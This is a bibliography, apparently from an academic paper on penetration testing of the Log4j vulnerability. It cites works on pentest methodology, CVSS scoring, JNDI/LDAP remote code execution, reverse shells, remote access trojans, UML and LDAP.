Dalalana, D. B., & Zorzo, A. F. (2017). Overview and Open Issues on Penetration Test. *Journal of the Brazilian Computer Society*, *23*(1). https://doi.org/10.1186/s13173-017-0051-1

FIRST. (2019). *Common Vulnerability Scoring System version 3.1 Specification Document Revision 1*. 1–24. https://www.first.org/cvss/

Hama Saeed, M. A. (2020). Malware in Computer Systems: Problems and Solutions. *IJID (International Journal on Informatics for Development)*, *9*(1), 1. https://doi.org/10.14421/ijid.2020.09101

Helmke, M., Hudson, A., & Hudson, P. (2019). *Ubuntu Unleashed: 2019 Edition, Pearson Education, Inc.*

HHS. (2022). *Log4j Vulnerabilities and the Health Sector, HHS Cybersecurity Program*.

Hiesgen, R., Nawrocki, M., Schmidt, T. C., & Wählisch, M. (2022). *The Race to the Vulnerable: Measuring the Log4j Shell Incident*. http://arxiv.org/abs/2205.02544

Ingoldsby, T. R. (2021). *Attack Tree-based Threat Risk Analysis, Amenaza Technologies Limited*. www.amenaza.com

Ismail, N. M. (2020). *Rancang Bangun Aplikasi Gamifikasi Untuk Hafalan Al-Quran Menggunakan Audio Fingerprint Berbasis Android*.

Kaushik, K., Aggarwal, S., Mudgal, S., Saravgi, S., & Mathur, V. (2021). A Novel Approach to Generate a Reverse Shell: Exploitation and Prevention. *International Journal of Intelligent Communication, Computing, and Networks*, *2*(2). https://doi.org/10.51735/ijiccn/001/33

Khan, A., & Neha, R. P. (2016). Analysis of Penetration Testing and Vulnerability in Computer Networks. *GRD Journals-Global Research and Development Journal for Engineering |*, *1*(6). www.eeye.com

LiveAction. (2022). *Hands On Keyboard Attack: Why Detection Just Became Critical*. https://www.liveaction.com/resources/blog/hands-on-keyboard-attack-why-detection-just-became-critical/#:~:text=A hands-on keyboard attack,other end of this technique.

Madhavi, D. (2016). A White Box Testing Technique in Software Testing: Basis Path Testing. *Journal for Research*, *2*(4), 12–17. www.journalforresearch.org

Maraj, A., Rogova, E., & Jakupi, G. (2020). Testing of Network Security Systems through DoS, SQL Injection, Reverse TCP and Social Engineering Attacks. In *Int. J. Grid and Utility Computing* (Vol. 11, Issue 1). https://doi.org/10.1504/IJGUC.2020.103976

Midian, P. (2002). Perspectives on penetration testing - Black box vs. white box. *Network Security*, *2002*(11), 10–12. https://doi.org/10.1016/S1353-4858(02)11009-9

Muñoz, A., & Mirosh, O. (2016). *A Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land, BlackHat USA*. https://www.blackhat.com/

Nanny, Prayudi, Y., & Riadi, I. (2019). Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT) pada Cybercriminal Menggunakan Metode Dynamic Static. *Jurnal Instek*, *4*(2), 161–170.

Ningsih, S. W. (2021). Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES. *JATISI (Jurnal Teknik Informatika Dan Sistem Informasi)*, *8*(3), 1543–1556. https://doi.org/10.35957/jatisi.v8i3.1224

OMG. (2011a). *Activity Diagrams*. https://www.uml-diagrams.org/activity-diagrams.html

OMG. (2011b). *UML Class and Object Diagrams Overview*. https://www.uml-diagrams.org/class-diagrams-overview.html

Oracle. (2010). *inetOrgPerson Object Class, Oracle Corporation*. https://docs.oracle.com/cd/E19225-01/820-6551/bzbpb/index.html

Oracle. (2021). *Oracle Security Alert Advisory - CVE-2021-44228, Oracle Corporation*. https://www.oracle.com/security-alerts/alert-cve-2021-44228.html

PTES. (2021). *The Penetration Testing Execution Standard Documentation - Release 1.1, The PTES Team*. https://pentest-standard.readthedocs.io/en/latest/tree.html

Rajasinghe, R. (2022). *Remote Code Execution Security Flaw in Apache Log4j2*. *May*. https://doi.org/10.13140/RG.2.2.14272.20486

Roy, U. K. (2015). *Advanced Java programming, Oxford University Press*. https://india.oup.com/product/advanced-java-programming-9780199455508

Saroeval, M., & Bhadola, S. (2022). *Network Utility Tools Best Practices*. *9*(6), 96–103.

Shevchenko, N., Chick, T. A., O’riordan, P., Scanlon, T. P., & Woody, C. (2018). *Threat Modeling: A Summary Of Available Methods, Carneige Mellon University: Software Engineering*.

Sukic, C., & Saracevic, M. (2012). UML and JAVA as effective tools for implementing algorithms in computer graphics. *Tem Journal*, *1*(2), 111.

Yin, K. S., & Khine, M. A. (2019). Optimal Remote Access Trojans Detection Based on Network Behavior. *International Journal of Electrical and Computer Engineering*, *9*(3), 2177–2184. https://doi.org/10.11591/ijece.v9i3.pp2177-2184

ZyTrax. (2022). *LDAP for Rocket Scientists, ZyTrax Inc.* https://www.zytrax.com/books/ldap/